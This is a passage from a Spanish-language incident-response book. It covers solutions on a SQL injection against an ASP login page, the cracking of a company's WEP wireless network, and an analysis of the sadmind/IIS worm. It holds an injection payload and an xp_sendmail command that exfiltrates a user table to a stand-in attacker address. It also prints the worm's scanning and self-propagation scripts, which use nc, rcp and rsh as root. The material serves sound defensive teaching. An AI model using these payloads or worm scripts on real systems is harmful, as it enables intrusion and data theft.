La respuesta de Maggie fue muy rápida y contundente. Si bien no pudo decir que persona o personas habían iniciado el ataque, fue capaz de determinar que la información distribuida por el sistema de alerta del busca estaba dando bastantes pistas de lo que se realizaba dentro de la red. La respuesta, que fue detallada en su correo, se formalizó y se llevó a cabo al día siguiente:

- ▼ Todas las alertas a través de los buscas fueron eliminadas.
- ▲ Se implementó un procedimiento de mensajes automatizados a móviles como medida de choque. Debido a que las torres de los móviles sabían en cualquier momento dónde estaba el teléfono, los mensajes no eran difundidos globalmente.

Se escribió un análisis de costos y se presentó a sus superiores para conseguir PDA inalámbricos. Estos sistemas permitían encriptar los mensajes y eran capaces de ejecutar código hecho por la propia empresa. Esto permitiría a los administradores diseñar su propio protocolo de mensajes con sistemas de criptografía propios, lo que ayudaría a evitar que esta forma de rastreo ocurriera de nuevo.



SOLUCIÓN 6

The Genome Injection¹

por Timothy Mullen, AnchorIS.com

¹ Nota del traductor: La traducción del título original es La Inyección Genoma.

Por un diseño deficiente de formularios Web en los que se pueden introducir datos SQL, las implicaciones de seguridad pueden ser de gran envergadura. Por diversas razones son particularmente insidiosas: realmente el problema no estriba en un error (bug) determinado, y no hay ningún parche ni hot-fix para solucionarlo. Si bien la mayoría de vulnerabilidades necesitan algún tipo de desbordamiento de memoria, una condición de negativa de directorio u otro fallo imprevisto para ser explotadas, todo el problema se reduce a un fallo de diseño. Como ya se ha visto anteriormente, se podría haber instalado un parche en el servidor Web, además de guarecerse tras un cortafuegos, pero el servidor SQL, que está detrás, todavía podría recibir cualquier instrucción SQL válida que quisiéramos introducir.

Cuando Joseph investigó la página Web de Godplay, comenzó a darse cuenta de que esto era algo que efectivamente podría haber hecho él mismo. Pero ¿podría recuperar los datos falseados? Quizá fuera una fanfarronada. Tenía que intentarlo. Mirando el código de Logon.asp, el archivo donde se guardan los datos de conexión y las instrucciones SQL, vio el siguiente código:

```
<%
Set Conn = Server.CreateObject("ADODB.Connection")
Conn.ConnectionString="Provider=SQLOLEDB.1;Password=GGAAGAAGA;Persi
st Security Info=True;User ID=SA;Initial Catalog=Genome;Data Source
=GServer1"
Conn.Open Set rst= Conn.Execute("select * from userinfo where usern
ame = ' " & Request.Form("uname") & "' and password = ' " & Request.F
orm("pword") & "'")

If rst.eof then
    Response.Redirect "badlogon.asp"
Else
    Session("Userid") = rst!userid
    Session("FullName") = rst!FName & " " & rst!LName
    Session("LastLogon") = rst!LastLogon
    Set rst=nothing
    Set rst=Conn.Execute("Update userinfo set LastLogon = getdate() wh
ere userID = " & ServerVariables("Userid")")
    Response.Redirect "loadprofile.asp"
End if
%>
```

Sabía que precisamente aquí era donde comenzaba el problema. En este caso, el programador había elegido tomar los datos de entrada del usuario y concatenar directamente una cadena de caracteres para crear una instrucción SQL resultante. Esto es lo que provoca que la introducción de una comilla simple en el formulario provoque que la sentencia SQL falle; no es una sentencia SQL válida. Ya que la cadena ha incluido explícitamente la comilla simple, cuando se añade una comilla adicional se produce un error de sintaxis.

Cuando Joseph entró con el usuario ME y con la contraseña comillas simples, ocurrió lo mismo. Las cadenas SQL resultantes serían algo como lo siguiente:

```
Select * from userinfo where username = 'ME' and password = ''
```

La comilla simple extra en `password = ''` provocó que fallara la consulta. Sin embargo, lo que más llama la atención es que el programador también se equivocara al no desactivar los Mensajes de Depuración en las configuraciones IIS. Esto es lo que produjo que Joseph recibiera un mensaje de error detallado del motor OLE DB.

Si Joseph hubiera introducido en el campo `username` `ME` y en el campo `password` la cadena `password` (entrada de datos normales), el resultado de la cadena SQL hubiera sido el siguiente:

```
Select * from userinfo where username = 'ME' and password = 'password'
```

Esto sí podría haber sido una consulta válida. Sin embargo en este caso, no existiría el usuario `ME` con su correspondiente campo de contraseña igual a `password`, por lo que sería redirigido a una página de error.

Joseph sabía que esto era un paso adelante. En lugar de introducir unos datos que provocaran un error, él había sido capaz de introducir un código que cambiara la lógica de la instrucción.

Cuando él introdujo `ME` en el campo `username` y `' o 0=0--` en el de contraseña, la consulta quedó así:

```
Select * from userinfo where username = 'ME' and password='' or 0=0 --'
```

Esta instrucción le indica a SQL que recupere todos aquellos registros en los que la tabla `userinfo` en el campo `username` sea igual a `ME` y el `password` esté en blanco, o sea `0=0`. Efectivamente esto provoca que la contraseña no sea comprobada, ya que siempre será igual a 0. Los dos guiones al final de la sentencia actúan como un comentario, por lo que provocan que SQL ignore todo lo que viene después. Ésta es la razón por la cual la comilla simple añadida por el código hiciera que no se produjera un error, ¡lo interpretaba como un comentario!

Joseph estaba empezando a tener más confianza en sí mismo. Incluso pensaba que podría construir una sentencia válida, aunque no pudiera conectarse, ya que el usuario `ME` no era válido en el sistema. Sin embargo, aquí aprendió algo muy valioso: aunque el motor no devolviera ningún dato, él era capaz de ejecutar su propio código en el sistema, y todo empezaba a estar más claro. Efectivamente, el precio podría ser más de 100.000 dólares, aunque él tomaría un pequeño desvío...



RESPUESTAS

1. Poniendo comillas simples en los campos de entrada se genera un error. De hecho, ese error nos ofrece una pista de donde se está produciendo el error, en este caso, en `username =`. Lo que nos indica que un nombre de columna válido en la tabla SQL es `username`. Esto es una buena información, ya que nos permite especificar sentencias SQL más complejas que sabemos que generan un error, lo cual nos dará más información. Usamos

la misma sintaxis que antes, pero esta vez agrupada ' **group by Username** -- en el campo contraseña. Sabemos que username es un nombre de columna válido, pero debido a que no se ha especificado una cláusula para añadir, se obtiene el siguiente error:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
Column 'UserInfo.username' is invalid in the select list
because it is not contained in either an aggregate function
or the GROUP BY clause.
/scripts/Logon.asp, line 20
```

Aquí está: `UserInfo.username`. Ahora ya sabemos el nombre de la tabla que contiene los nombres de usuario. Tenga en cuenta que esto es un ejemplo, no es la tabla real que contiene los nombres de usuario de SQL Server que pueden conectarse al servidor, es solamente una tabla que utiliza el desarrollador para almacenar información personal de los usuarios.

2. El puerto 443 (HTTPS) permite el tráfico saliente y el puerto 25 permite tanto la entrada como la salida. Hay que tener en cuenta que el servidor ISA está filtrando los datos SMTP, por lo que no se podría meter furtivamente una sesión netcat por el puerto 25, incluso si ya tuviéramos una en el servidor. ¿Cómo envía el Servidor SQL un mensaje de correo a todos aquellos investigadores que acaban de subir datos? Los desarrolladores no se tomaron muchas molestias y configuraron el Cliente Exchange en el Servidor SQL. Por lo que SQL Mail está utilizando la configuración del cliente para enviar correo a través de Exchange. Todo lo que se necesita para preparar un correo y enviarlo al destinatario deseado es un procedimiento de almacenado del sistema, `xp_sendmail`. Además, este programa tiene la posibilidad de ejecutar una consulta, el resultado de ésta se enviará en el propio cuerpo del correo, o como un archivo adjunto. Visto lo anterior, se considera el siguiente comando, que puede ser concatenado al final de una instrucción SQL válida:

```
Master..xp_sendmail @recipients='evill@hacker.org', @subject
= 'Mine, all mine!', @query='Select * from usernames order
by ID', @attach_results=True
```

Esta simple consulta es todo lo que necesitamos para seleccionar todos los registros de la tabla `userinfo` y enviarnos un correo electrónico a nosotros mismos.

3. Cuando se observa el código de la página de conexión, se puede ver que el programador, en la Cadena de Conexión al objeto `ADODB`, está especificando el usuario `SA` y su correspondiente contraseña para ejecutar consultas al servidor SQL. Por desgracia, esto se utiliza normalmente en el mundo real. Esto plantea problemas graves de seguridad en un par de cuentas. No solamente el nombre de usuario y la contraseña de la cuenta SQL están en el mismo archivo `.asp` (véase `showcode.asp`?); en este

caso, la cuenta es SA, el súper usuario del Servidor SQL. Todas las llamadas que se hagan mediante la conexión ADOBD se harán en el contexto del administrador SQL. He observado este comportamiento tanto en desarrollos como en sistemas de producción, en ejemplos de código e incluso en seminarios de Programación Web en los que, de hecho, pagué dinero por ir. Muchos programadores parecen estar orientados a la funcionalidad, sin tener en cuenta las implicaciones de seguridad de su código.

4. Llegado a este punto, como podemos ejecutar consultas SQL con el usuario SA, realmente no hay nada que hacer. La única limitación es la propia imaginación. Hasta donde esta pregunta nos concierne, se podrá hacer la siguiente consulta `Select * from sysobjects.n`. Debido a que `xp_sendmail` nos permite ejecutar procedimientos almacenados en la variable `@query`, se puede realizar un `xp_sendmail` con `sp_help userinfo` como consulta. `sp_help` es un pequeño e ingenioso procedimiento almacenado que descarga la estructura entera de la tabla en cuestión: tipos de índice, relaciones y alguna que otra cosa. Una forma muy fácil de conseguir información que se necesita para poder distinguir entre el diseño y la estructura.
5. Como ya he comentado anteriormente, todo depende de la creatividad de cada uno. Otra configuración desafortunada, por cierto demasiado común, es la especificación de los servicios del Servidor SQL como usuario con ciertos privilegios. Yo mismo he visto ejecutándose SQL de forma local, como usuario con privilegios de administrador, e incluso como Administrador de Dominio. En estos casos, se puede usar `xp_cmdshell`, un procedimiento almacenado que permite ejecutar comandos en DOS. Esto permitiría extraer la configuración de la red interna, descubrir recursos y, básicamente, atacar la red desde SQL. Si las condiciones fueran buenas, y si realmente se le dedicara tiempo, se podrían hacer cosas como replicar el dominio en SMTP, ejecutar rastreadores para capturar el tráfico de la red y reenviarlos, cargar programas como root, crear puertas traseras o cualquier otra cosa.



PREVENCIÓN

Todo el problema viene de la falta de cuidado a la hora de comprobar que los datos de usuario se envían al servidor. En su forma más básica, la introducción de datos SQL puede ser evitada filtrando la entrada de datos de usuario aceptadas desde los formularios Web. Las funciones del servidor como `replace` permiten buscar texto, comillas dobles o simples y reemplazarlas por otro carácter antes de pasarlas al Servidor SQL. Sin embargo, en el caso de que la entrada sea numérica, puede que no se consiga nada. (¡No es necesario poner la cadena entre comillas!) Por tanto, reemplazar texto es solamente parte de la solución. Un objeto llamado RegExp (por Expresiones Regulares) puede

ser de gran ayuda. Este objeto permite establecer un patrón de caracteres que coincida, y entonces reemplazar toda la cadena antes de pasarla al servidor. De esta forma, se puede comparar la variable de usuario con un patrón aceptable para hacer ciertas cosas, como borrar dígitos, borrar todos los caracteres alfabéticos, borrar los caracteres especiales o incluso hacer coincidir frases o patrones de palabras.

Los procedimientos almacenados, códigos de bits precompilados que aceptan parámetros y ejecutan instrucciones SQL, pueden ser de gran ayuda. Normalmente, se indica al procedimiento almacenado que los datos aceptarán el tipo de dato que se espera (carácter, número, entero o fecha/hora) y, si es necesario, la longitud de estos datos. Por tanto, si se le indica al procedimiento que acepte una variable llamada @UserID, que será un entero, en el que se introduzca `1234 Union Select blah blah blah...`, fallará. Esto no es del todo seguro, pero puede de alguna forma ayudar. Los procedimientos almacenados se ejecutan más rápido y funcionan mejor debido a que están precompilados, por lo que el esquema de la consulta ya está optimizada.

Si se deben construir consultas *ad hoc* (con fines específicos), y no se puede (o no se quiere) utilizar los procedimientos almacenados, se deberían ejecutar estas consultas con `sp_ExecuteSQL`. Esto es un procedimiento almacenado que acepta consultas *ad hoc* estructuradas, además para una mayor seguridad, permite que se especifique el tipo de datos. Esto es algo que está a medio camino entre las consultas *ad hoc* y los procedimientos almacenados preestablecidos.

También existe un objeto llamado Objeto Comando que permite acceder a los datos de las páginas .asp. Este objeto admite un método más estructurado de hacer llamadas a los datos del Servidor SQL, siendo además algo más flexible.

Una manera bastante buena de asegurarse que únicamente determinados datos se introducen en el motor SQL, es filtrando los datos de entrada del usuario, utilizando el Objeto Comando para realizar las llamadas al servidor, además de pasar los datos a los procedimientos almacenados para la última recuperación del Servidor SQL.

También se pueden realizar algunos cambios que podrían ser establecidos en la configuración general del servidor. Como hemos visto anteriormente en el archivo `logon.asp`, el programador elige poner toda la información de la cadena de conexión directamente en el archivo .asp. Si alguien consigue este archivo, entonces toda la información de la conexión será conocida. En el caso de MS SQL, se debería utilizar Integrated Security (Seguridad Integrada) siempre que sea posible. Esto es más fácil de decir que de hacer, pero ofrece una mejor protección de los accesos no autorizados al Servidor SQL. También se debería poner especial atención para asegurar que el servicio del Servidor SQL no se ejecute con ciertos privilegios. Dependiendo de la configuración, es posible ejecutar el servicio del Servidor SQL con un mínimo de derechos de usuario, de esta manera se evitan técnicas de ataque que requieren ciertos privilegios de acceso.



RESOLUCIÓN

Desafortunadamente, en este caso, Godplay está perdido. No hay mucho que hacer para minimizar los efectos de esta brecha de seguridad. Algunas empresas despliegan múltiples sistemas en diferentes localizaciones, las cuales utilizan replicación de datos como la única forma de procedimiento de copia de seguridad y protegerse contra fallos. Si bien esto proporciona una recuperación rápida y fácil en el caso de que se produzca un fallo de hardware, es una forma muy ingenua de proteger la información en lugares donde se pueden producir cambios maliciosos en los datos. ¡Estos cambios se replican al resto de servidores subscritos! Las copias de seguridad físicas deberían ser realizadas y comprobadas siempre.

RECURSOS ADICIONALES

SecurityFocus es un portal de seguridad que contiene bases, artículos técnicos y un motor de búsqueda que permite encontrar información de cualquier tema de seguridad, vulnerabilidades y técnicas de ataque:

<http://www.securityfocus.com>

Este sitio Web, creado y mantenido por Chip Andrews, contiene cuestiones específicas de seguridad en la instalación, mantenimiento y programación en Servidores SQL:

<http://www.sqlsecurity.com>

Este sitio Web trata específicamente de la validación de usuarios en los formularios Web ASP. Contiene consejos acerca de «las mejores prácticas» y ejemplos de código:

<http://heap.nologin.net/aspsec.html>

Esta sección del sitio Web DevX contiene numerosos artículos acerca de distintos expertos relacionados con la seguridad en la implantación de aplicaciones Web, validación de entrada, desbordamientos de memoria y administración de usuarios:

<http://security.devx.com/bestdefense/default.asp>

El sitio Web Microsoft Technet contiene abundante información para cualquier profesional de la seguridad que esté buscando How To (Cómo hacer) recomendaciones de seguridad, administración y problemas en una instalación con SQL.

<http://www.microsoft.com/technet/treeview/default.asp?url=/technet/itsolutions/security/database/database.asp>



SOLUCIÓN 7

Up in the Air¹

por David Pollino, @stake, Inc.

¹ Nota del traductor: La traducción del título original es En el Aire, o En Antena.

¿Cómo consiguió el atacante recopilar la información necesaria para conseguir el acceso a la red? ¿Hizo ingeniería social en la red? ¿Fue un empleado descontento o alguien interno con acceso a la red?

Por culpa de la falta de información y IDS, los consultores no pudieron determinar la cronología del ataque, pero sí que fueron capaces de establecer algunas teorías basadas en la topología de la red. Las características de una red inalámbrica 802.11 ofrecen una protección básica, en el mejor de los casos. La información que necesita el atacante podría haber sido recopilada de distintas formas, comenzando por la colocación de rastreadores en la red, o posibles fugas de información de determinados documentos a través del correo electrónico, o por no administrar adecuadamente la documentación. Además, Spinright no tenía medidas estándar de seguridad en las máquinas conectadas a la red inalámbrica. Muchas de las máquinas tenían la instalación predeterminada de fábrica. El mecanismo de autenticación centralizada, Microsoft Active Directory, no poseía una política de contraseñas potente, ni cambiaba periódicamente las contraseñas. El descubrimiento de contraseñas de Microsoft fue clasificado de trivial. Todo el ataque fue clasificado como sofisticado a causa de los diferentes métodos que se utilizaron para recopilar información, pero los ataques en sí fueron más bien triviales o moderados.

JUNTAR LAS PIEZAS

¿Cómo ocurrió realmente todo? Afortunadamente, Gilbert fue capaz de concertar una reunión con el atacante y descubrir cómo se produjo.

El atacante, Brian, era un programador que trabajaba cerca, pero vivía en una céntrica buhardilla al lado de Spinright. Compró un punto de acceso 802.11 para compartir el ancho de banda de la conexión con un vecino. Tenían algunos problemas en la configuración debido a alguna incompatibilidad con el firmware del punto de acceso y con la tarjeta. Brian encontró cierto software que le ayudó a solucionar el problema. Durante este proceso, descubrió la red inalámbrica del edificio contiguo. Brian pensó que podría obtener una conexión más rápida (y gratis) a Internet si averiguaba cómo conectarse a la red de Spinright.

Brian comenzó a investigar y descubrió cómo añadir una antena externa a su tarjeta inalámbrica. Lo siguiente que hizo fue espiar el tráfico de la red para saber cómo funcionaba. Al poco tiempo averiguó el SSID, ya que fue transmitido en texto sencillo. Después fue guardando las direcciones MAC de la red. Incluso con esta información, fue incapaz de conectarse a la red. Al examinar el tráfico que estaba espionando, descubrió que no había datos transmitiéndose en ASCII, después de la asociación con el punto de acceso. Brian estaba en el lugar ideal para recopilar información. La habitación que estaba enfrente de su piso era una habitación para conferencias, y muchos usuarios utilizaban sus tarjetas inalámbricas durante las largas y aburridas reuniones. No obstante, supuso que se estaba utilizando la encriptación WEP.

Brian comenzó a investigar la encriptación WEP y encontró casualmente que tenía problemas en la implementación. Después de algunas investigaciones y de escri-

bir algún código, Brian fue capaz de romper la encriptación de su punto de acceso, y entrar en Spinright. Brian se quedó bastante sorprendido de lo fácil que había sido romper la encriptación. Dejó su portátil en casa durante un día y recopiló la información suficiente sobre paquetes para descubrir la clave WEP. Ni siquiera tuvo que escribir su propio cracker para WEP; en Internet suele haber bastantes disponibles. El proceso normalmente implica el uso de dos programas. El primer programa se utiliza para detectar paquetes y guardar la información necesaria para craquear la clave WEP, por ejemplo aircrack-ng. A continuación, después de haber reunido los paquetes suficientes, un programa como el WEPCrack puede ser utilizado para obtener la clave. La reunión de estos paquetes puede llevar un tiempo considerable, dependiendo del tráfico de la red; desde unas pocas horas a varios días. El proceso de obtención de la clave no lleva mucho tiempo; desde unos pocos minutos a cuatro horas, dependiendo de la velocidad del microprocesador.

Después de conectarse a la red de Spinright, Brian se quedó bastante decepcionado. Esperaba conseguir una conexión a Internet de 11MB, ya que todos los accesos a Internet y a la red interna de Spinright iban a través de una VPN. Brian había pasado demasiado tiempo intentando conectarse a través de esta red, y ahora no se iba a quedar de brazos cruzados después de haber conseguido la clave. Por lo que comenzó a analizar la red inalámbrica. En un principio descubrió que muchas de las máquinas tenían Windows 98. El ataque a estas máquinas no era una tarea demasiado difícil. De las 20 máquinas con Windows de la red inalámbrica, cuatro tenían archivos e impresoras compartidas con los permisos predeterminados.

Demasiado fácil, pensó Brian. Sacó los archivos de las máquinas, inició sus programas de craqueo y se fue a la cama. A Brian le costó dormirse, sabía que toda la red podría caer muy pronto. A la mañana siguiente ya tenía cuatro nombres de usuario con sus contraseñas. Brian estaba demasiado excitado para trabajar, por lo que llamó a su empresa para decir que estaba enfermo. Continuó rastreando la red y descubrió la dirección IP del gateway de la VPN antes de dedicarse exclusivamente a las máquinas conectadas a la red inalámbrica. Brian comenzó a explorar el sistema de archivos, y se dio cuenta de que el cliente VPN era Nortel's Contivity. Encontró la instalación fuente del cliente VPN en una de las máquinas. Incluso consideró la posibilidad de enviar una nota de agradecimiento al usuario que le proporcionó las credenciales de conexión y el software VPN, pero finalmente decidió no hacerlo.

Brian instaló el cliente VPN e intentó conectarse a la red. Para su satisfacción, el software VPN instalado se conectó fácilmente, a la primera. Los administradores habían sido tan atentos que habían rellenado todos los datos de la configuración.

ADVERTENCIA: El acceso no autorizado a la red de Spinright está estrictamente prohibido. Si no posee un permiso expreso para acceder a esta red, desconéctese inmediatamente.

Un sentimiento de victoria embargó a Brian, y quería presumir. Le dio la información necesaria para conectarse a la red de Spinright a su amigo Kelly, con la orden de

usarla únicamente para conectarse a Internet. Kelly decidió utilizar esta información para otros propósitos menos inocentes, por lo que se dispuso a explorar la red. Éste fue el principio de nuestra historia. Si Kelly no hubiera realizado un barrido de puertos en la red, la intrusión no hubiera sido detectada.



RESPUESTAS

1. Los controles de acceso WEP y MAC no son la mejor seguridad posible. El atacante fue capaz de rastrear pasivamente todo el tráfico de la red y analizarla. Excepto la posibilidad de limitar la señal estrictamente fuera del edificio, no hay manera de protegerse contra rastreos pasivos. La colocación de rastreadores (sniffers) en una red inalámbrica permite a un atacante adquirir toda la información necesaria para entrar en el WEP, gracias a la utilización de aircrack y WEPCrack, y con la posibilidad añadida de conocer todas las direcciones MAC permitidas. El atacante pudo conocer un número considerable de direcciones MAC que le permitieron acceder a la red. Una vez que conoció estas direcciones, el atacante pudo observar pasivamente el tráfico, encontrar una dirección MAC que no estuviera utilizándose en ese momento y hacerse pasar por ese usuario. El cambio de una dirección MAC de una tarjeta inalámbrica es muy fácil de hacer en xNix o Windows. Algunos de los controladores predeterminados de Windows incluyen la posibilidad de cambiar una dirección MAC en las configuraciones avanzadas del controlador.
2. Spinright se dio cuenta de que utilizar los SSID no era un buen mecanismo de seguridad, y, por tanto, no transmitían sus SSID. Debido a que no transmitían los SSID, el atacante no pudo obtenerlos de la emisión, pero los capturó pasivamente rastreando la configuración de una asociación.
3. El atacante no debería haber sido capaz de burlar la seguridad de TDES IPsec VPN, pero la contraseña fija de la VPN fue fácilmente obtenida en la máquina Windows. Este ataque era bastante sencillo.



PREVENCIÓN

El primer problema que necesitaba ser corregido es el excesivo alcance del escape de la señal. Spinright compró los puntos de acceso porque tenían la mejor cobertura. Los puntos de acceso fueron instalados cerca de los armarios de la instalación eléctrica y de las salas de conferencias. No se pensó que la señal pudiera salir fuera del edificio. Después de una investigación más exhaustiva, la consultora de seguridad descubrió dos restaurantes, una parada de autobús y una tintorería que se podrían conectar a la red inalámbrica gracias a que la señal llegaba hasta esos puntos. Por tanto, la consultora de seguridad

recomendó que se redujera el radio de acción de la señal para los puntos de acceso en el perímetro del edificio.

El siguiente problema que se trató era la falta de seguridad en la VPN. Spinright utilizaba el sentido común en la implementación de IPSec-based VPN, de forma que utilizaba una autenticación DES y MD5 triple. El atacante no podría haber comprometido la fortaleza de la encriptación de la VPN, pero la política de contraseñas era su talón de Aquiles. Contraseñas de un solo uso o certificados digitales podrían haber evitado la intrusión. Firmas únicas y una base de datos de autenticación central son muy útiles para los administradores de la red, pero una única vulnerabilidad puede comprometer totalmente otras partes fuertes del sistema. Las credenciales de conexión son tan fuertes como el lugar más débil donde se almenan, y en máquinas con Windows constituyen un objetivo fácil. Es más segura la autenticación basada en tokens, o las contraseñas de un solo uso.

Otra forma de evitar un posible ataque es la rotación de las claves WEP. Éstas se podrían rotar regularmente o, si fuera posible, utilizar una por sesión. Esto minimizaría la posibilidad de que una clave WEP fuese averiguada o utilizada.

Por último se debería aumentar la seguridad de los portátiles. Las máquinas que utilizasen la red inalámbrica no deberían utilizar la instalación predefinida. Además, la instalación de un cortafuegos en cada una reducirá la efectividad del ataque, y alertaría a los administradores de actividades sospechosas.



RESOLUCIÓN

El sistema de detección de intrusos de Spinright falló, ya que no alertó al personal de seguridad del intento de intrusión, y sin embargo sí que alertó cuando se produjo la intrusión. Un atacante con gran experiencia podría haber burlado completamente el sistema de detección de intrusos de la red (NIDS). Spinright tuvo mucha suerte de que la intrusión fuera detectada. Debería haber instalado un sensor NIDS en el segmento de los puntos de acceso. El intento de intrusión habría sido detectado gracias a este sensor adicional.

La instalación de un cortafuegos en cada portátil podría haber prevenido de ataques a las contraseñas y al software VPN. El cortafuegos de la empresa debería registrar los eventos y enviarlos a una central, de esta forma los administradores de seguridad pueden controlar potenciales intentos de intrusión.

Las redes de la empresa deben tener una política de respuesta ante incidentes debidamente documentada. En algunos casos, la prioridad más alta será la recuperación; y en otros casos, serán las acciones legales. Debe existir una política con las debidas instrucciones de cada acción a realizar, de forma que consigan los mejores resultados para cada situación.

RECURSOS ADICIONALES

Inseguridad WEP:

<http://www.free2air.org/?op=displaystory;sid=2001/8/16/105015/351>

http://www.cs.rice.edu/~astubble/wep/wep_attack.html

<http://www.isaac.cs.berkeley.edu/isaac/wep-faq.html>

<http://www.blackhat.com/presentations/bh-usa-01/TimNewsham/bh-usa-01-Tim-Newsham.ppt>

Airsnort:

<http://airsnort.sourceforge.net>

SOLUCIÓN 8

The Tip of the Iceberg¹

por Doug Barbin, Guardent, Inc.

¹ Nota del traductor: La traducción del título original es La Punta del Iceberg.

Se vio inmediatamente que la máquina `solaris.financialco.net` había sido inicialmente atacada mediante el desbordamiento del buffer (memoria intermedia) con `sadmin`, gracias a los archivos de registro `syslog`.

```
May 8 07:19:43
solarisbox.financialco.net inetd[120]: /usr/sbin/sadmind: Bus Error
- core dumped
```

El programa `sadmin` se utiliza para realizar operaciones de administración distribuidas en el sistema de forma remota, a través de la interfaz de llamadas a procedimientos remotos (RPC). Se instala por defecto en la mayoría de las versiones de Solaris superiores a la 7, y lo normal es que se inicie automáticamente por `inetd`. En Diciembre de 1999, se identificó una vulnerabilidad de desbordamiento del buffer en el proceso demonio `sadmin`. Cuando se utiliza adecuadamente un desbordamiento del buffer, el atacante es capaz de ejecutar de forma remota cualquier código o comandos, e incluso conseguir acceso como `root`. La vulnerabilidad está registrada en la base de datos CVE con el nombre de `#CVE-1999-0977`.

Después del ataque inicial, parece que los archivos fueron copiados al directorio `/dev/cuc` de `solarisbox.financialco.net`, y comenzó el proceso ilegal. La naturaleza de estos archivos junto con el servidor Web atacado llevaron Wayne a deducir que `solarisbox.financialco.net` estaba siendo realmente atacado por una instancia de virus `sadmind/IIS`, que opera en Internet. A continuación se expone el análisis que Wayne realizó del virus `sadmind/IIS` que encontró en `solarisbox.financialco.net`.

ANÁLISIS DEL VIRUS SADMIND

En cada una de las máquinas por las que se propaga, el virus comienza su ciclo de vida a través del script `start.sh`. Este archivo comienza atacando a un servidor remoto, probando con máquinas pseudo-aleatorias.

`start.sh` en primer lugar crea el directorio `dev/cub`, para poder realizar su trabajo y después inicia los scripts `time`, `sadmin`, y `uniattack`. En la máquina atacada, `start.sh` se inicia a través del script `/etc/rc2.d/S71rpc rc`, el cual es modificado por el script `sadmin.sh` (descrito en la siguiente sección).

start.sh

```
#!/bin/sh
if [ ! -d /dev/cub ]; then
/bin/mkdir /dev/cub
fi
/bin/nohup /dev/cuc/time.sh &
i=1
while [ $i -lt 5 ]
do
/bin/nohup /dev/cuc/sadmin.sh &
```

```
/bin/nohup /dev/cuc/uniattack.sh &
i='/bin/echo "$i+1"|/bin/bc'
done
```

Una vez que se inicia, el virus `sadmin` ejecuta dos ataques a través de archivos scripts que actúan simultáneamente:

- ▼ A través del shell script `sadmin.sh`, se inicia la búsqueda de otras máquinas Solaris vulnerables, para atacarlas e infectarlas de forma que él mismo se propague a través de Internet.
- ▲ A través del shell script `uniattack`, se realiza un rastreo en busca de servidores Web Microsoft IIS vulnerables al Ataque Unicode con la intención de desconfigurar la página Web, como se muestra en el desafío de la Parte I.

El shell script `time.sh` es un programa que realiza tareas de control, se despierta cada cinco minutos para hacer tareas de mantenimiento, para reducir el número de procesos que se están ejecutando.

Para empezar, el virus genera bloques IP de 16-bit pseudo-aleatorios para realizar un ataque, para ello utiliza `ranip.pl` (un simple script en lenguaje perl que genera una dirección IP pseudo-aleatoria de la clase B).

sadmin.sh

```
#!/bin/sh
while true
do
i='/usr/local/bin/perl /dev/cuc/ranip.pl'
```

A continuación el virus realiza una búsqueda a través de toda la red de clase B, de todas las máquinas que estén ejecutando el servicio RPC mapeador de puertos en el puerto TCP 111, utilizando `grabbb`. Este programa es una herramienta de pirateo que se utiliza para conseguir información relevante de los servicios que se están ejecutando en las máquinas que se está atacando. En este caso, se utiliza para identificar versiones potencialmente vulnerables del programa `sadmin`, gracias a la localización de máquinas que estén ejecutando un mapeador de puertos.

```
j=0
while [ $j -lt 256 ];do
/dev/cuc/grabbb -t 3 -a $i.$j.1 -b $i.$j.50 111 >> /dev/cub/$i.txt
/dev/cuc/grabbb -t 3 -a $i.$j.51 -b $i.$j.100 111 >> /dev/cub/$i.tx
t
/dev/cuc/grabbb -t 3 -a $i.$j.101 -b $i.$j.150 111 >> /dev/cub/$i.t
xt
/dev/cuc/grabbb -t 3 -a $i.$j.151 -b $i.$j.200 111 >> /dev/cub/$i.t
xt
/dev/cuc/grabbb -t 3 -a $i.$j.201 -b $i.$j.254 111 >> /dev/cub/$i.t
xt
j='/bin/echo "$j+1"|/bin/bc'
done
```

Una vez que se han identificado las máquinas potencialmente vulnerables, se ejecuta `rpcinfo` para identificar los programas y los servicios que se están ejecutando, y después se guardan en un archivo. Este archivo se puede buscar con la cadena 100232, que es el identificador del programa `sadmin`.

```
iplist='/bin/awk -F: '{print $1}' /dev/cub/$i.txt'
for ip in $iplist;do
/bin/rpcinfo -p $ip > /dev/cub/$i.rpc.txt
/bin/grep 100232 /dev/cub/$i.rpc.txt >/dev/null 2>&1
```

Si se encuentra una máquina que esté ejecutando `sadmin`, entra en acción el programa `brute`. Este programa binario se utiliza para determinar la arquitectura y explotar la vulnerabilidad de `sadmin`, de forma que se consiga acceso a la máquina.

```
if [ $? = 0 ];then
/dev/cuc/brute 3 $ip >/dev/null 2>&1
if [ $? = 0 ];then
/bin/cat /dev/cuc/cmd1.txt|/dev/cuc/nc $ip 600 >/dev/null 2>&1
/bin/tar -cvf /tmp/uni.tar /dev/cuc
/bin/rcp /tmp/uni.tar root@$ip:/tmp/uni.tar >/dev/null 2>&1
if [ $? = 0 ];then
/bin/cat /dev/cuc/cmd2.txt|/dev/cuc/nc $ip 600 >/dev/null 2>&1
/bin/rsh -l root $ip /etc/rc2.d/S71rpc >/dev/null 2>&1 &
/bin/echo $ip >> /dev/cub/sadminhack.txt
/bin/rm -f /tmp/uni.tar
fi
else
/dev/cuc/brute 4 $ip >/dev/null 2>&1
if [ $? = 0 ];then
/bin/cat /dev/cuc/cmd1.txt|/dev/cuc/nc $ip 600 >/dev/null 2>&1
/bin/tar -cvf /tmp/uni.tar /dev/cuc
/bin/rcp /tmp/uni.tar root@$ip:/tmp/uni.tar >/dev/null 2>&1
if [ $? = 0 ];then
/bin/cat /dev/cuc/cmd2.txt|/dev/cuc/nc $ip 600 >/dev/null 2>&1
/bin/rsh -l root $ip /etc/rc2.d/S71rpc >/dev/null 2>&1 &
/bin/echo $ip >> /dev/cub/sadminhack.txt
/bin/rm -f /tmp/uni.tar
fi
fi
fi
fi
/bin/rm -f /dev/cub/$i.rpc.txt
done
/bin/rm -f /dev/cub/$i.txt
done
```

Se obtuvo el código fuente de `brute`, siendo las siguientes líneas de interés:

```
if (argc < 3)
{
    fprintf(stderr, "\nsadminindex sp brute forcer " by elux\n");
    fprintf(stderr, "usage: %s [arch] \n\n", argv[0]);
```

```

fprintf(stderr, "\tarch:\n");
fprintf(stderr, "\t1 - x86 Solaris 2.6\n");
fprintf(stderr, "\t2 - x86 Solaris 7.0\n");
fprintf(stderr, "\t3 " SPARC Solaris 2.6\n");
fprintf(stderr, "\t4 " SPARC Solaris 7.0\n\n");
exit(TRUE);
}

```

